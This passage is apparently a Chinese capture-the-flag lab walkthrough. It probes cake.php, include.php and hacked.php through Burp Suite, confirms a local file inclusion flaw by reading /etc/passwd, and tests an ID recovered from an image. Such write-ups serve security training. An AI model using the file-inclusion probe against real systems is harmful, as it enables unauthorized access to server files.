
查看爆破结果：发现challenge目录，该目录下有cake.php、include.php、hacked.php，

用Bursuit挂上代理，使用Firefox然后依次访问3个文件：



- 步骤3: 访问cake.php, 发现需要登录后才能访问:






该页面如果看页面title或者看burpsuit的Response返回值的


<title>/Magic_Box</title>, 会发现/Magic_Box目录存在, 先看其他页面。

点击login会跳转到index.php登录页面, 需要email和密码才能登录:




- 步骤4: 访问include.php, 这是一个文件包含漏洞页面:

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在输入框中输入 /etc/passwd 测试存在文件包含, Burpsuit显示response包如下:




想文件包含拿shell，但没有文件上传点，之前发现的wow.jpg中无木马可包含。



先继续看hacked.php。



步骤5：访问hacked.php，需要输入ID，测试下之前从wow.jpg解密出来的数字：63425


然后，什么也没有发生，看来ID不对，或者需要先通过index页面输入email和密码登录。



